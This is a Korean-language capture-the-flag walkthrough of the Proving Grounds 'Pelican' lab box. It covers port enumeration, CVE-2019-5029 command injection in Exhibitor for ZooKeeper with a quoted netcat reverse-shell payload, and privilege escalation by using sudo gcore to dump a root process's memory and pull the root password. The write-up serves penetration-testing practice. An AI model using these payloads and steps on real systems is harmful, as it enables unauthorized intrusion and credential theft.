
Proving grounds Practice: Pelican 문제풀이
Enumeration
RustScan + Nmap
─$ rustscan -a 192.168.107.98
[ . . . ]

Open 192.168.107.98:22
Open 192.168.107.98:139
Open 192.168.107.98:445
Open 192.168.107.98:631
Open 192.168.107.98:2222
Open 192.168.107.98:2181
Open 192.168.107.98:8081
Open 192.168.107.98:8080
Open 192.168.107.98:39605

---

─$ nmap -p 22,139,445,631,2222,2181,8081,8080,39605 -Pn -n --open -sV -sC 192.168.107.98 -oA nmapDetailed
[ . . . ]

PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 2.2
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Forbidden - CUPS v2.2.10
|_http-server-header: CUPS/2.2 IPP/2.1
2181/tcp  open  zookeeper   Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8080/tcp  open  http        Jetty 1.0
|_http-server-header: Jetty(1.0)
|_http-title: Error 404 Not Found
8081/tcp  open  http        nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://192.168.107.98:8080/exhibitor/v1/ui/index.html
39605/tcp open  java-rmi    Java RMI
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
SMB
enum4linux
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\charles (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
charles 유저 발견
Port: 8080

(http://192.168.107.98:8080/) 접속해보면 Exhibitor for ZooKeeper 페이지가 나온다.
Google에 Zookeeper 3.4.6 exploit을 검색하면 해당 버전에서 사용할 수 있는 exploit이 존재한다.
Vulnerability Analysis
CVE-2019-5029
- 취약한 소프트웨어: Exhibitor Web UI 버전 1.0.9부터 1.7.1까지
- 취약점 유형: OS 명령어 주입 (Command Injection)
- 취약점 위치: Config Editor (설정 편집기) 내 입력값 처리 부문
- 위험 수준: 치명적 (CVSS 9.8)
- 취약점 내용:
- 공격자가 백틱(`)이나 `$()`로 감싼 임의의 쉘 명령어를 설정 편집기에 삽입할 수 있음
- 이 명령어는 Exhibitor 프로세스가 ZooKeeper 실행 시에 실행됨
- 공격자는 Exhibitor 프로세스 권한으로 임의의 명령을 실행 가능
- 원격에서 인증 없이 공격 가능
Exploitation
[Exploit-DB]https://www.exploit-db.com/exploits/48654
48654 exploit 내용
The steps to exploit it from a web browser:

    Open the Exhibitor Web UI and click on the Config tab, then flip the Editing switch to ON

    In the “java.env script” field, enter any command surrounded by $() or ``, for example, for a simple reverse shell:

    $(/bin/nc -e /bin/sh 10.0.0.64 4444 &)
    Click Commit > All At Once > OK
    The command may take up to a minute to execute.
- exploit의 설명대로 진행했다.
reverse shell upgrade
python3 -c 'import pty; pty.spawn("/bin/bash")'
ctrl+z
stty raw -echo; fg
reset
export SHELL=bash
export TERM=xterm-256color
Privilege Escalation
charles@pelican:/opt/zookeeper$ sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
What is gcore ?
/usr/bin/gcore: 실행 중인 프로세스의 코어 덤프를 생성하는 도구. 프로세스를 중단하지 않고 메모리 덤프 파일을 만들 수 있다.-a: 프로세스의 모든 메모리 매핑(메모리 영역)을 포함해서 덤프를 생성-o /home/charles/output: 덤프 파일의 이름 접두어(prefix)를 지정한다. 결과 파일은/home/charles/output.493처럼 생성된다.
Post Enumeration
# SUID Sticky Bit 설정되어 있는 파일 찾기
charles@pelican:/opt/zookeeper$ find / -type f -perm -4000 2>/dev/null
[ . . . ]

/usr/bin/password-store

# root 유저로 실행되고 있는 프로세스 찾기
charles@pelican:/opt/zookeeper$ ps faux | grep -i root
root       513  0.0  0.0   2276   112 ?        Ss   Aug28   0:00 /usr/bin/password-store

# password-store PID 검색
charles@pelican:/opt/zookeeper$ pgrep password-store
513
use gcore
# gcore 이용해서 메모리 매핑 덤프 생성
charles@pelican:~$ sudo -u root /usr/bin/gcore -a -o /home/charles/output 513
0x00007f971bd1c6f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffc3d7a2c80, remaining=remaining@entry=0x7ffc3d7a2c80) at ../sysdeps/unix/sysv/
linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile /home/charles/output.513
[Inferior 1 (process 513) detached]
sudo -u root: root 권한으로 명령을 실행한다는 의미./usr/bin/gcore: 실행 중인 프로세스의 코어 덤프를 생성하는 도구. 프로세스를 중단하지 않고 메모리 덤프 파일을 만들 수 있다.-a: 프로세스의 모든 메모리 매핑(메모리 영역)을 포함해서 덤프를 생성한다.-o /home/charles/output: 덤프 파일의 이름 접두어(prefix)를 지정합니다. 결과 파일은/home/charles/output.513처럼 생성된다.513: 덤프를 생성할 프로세스의 PID
# output 파일 읽기
charles@pelican:~$ strings output.513
[ . . . ]

001 Password: root:
ClogKingpinInning731

# 획득한 패스워드로 root 유저 변경
charles@pelican:~$ su -
Password:
root@pelican:~# id
uid=0(root) gid=0(root) groups=0(root)
댓글 남기기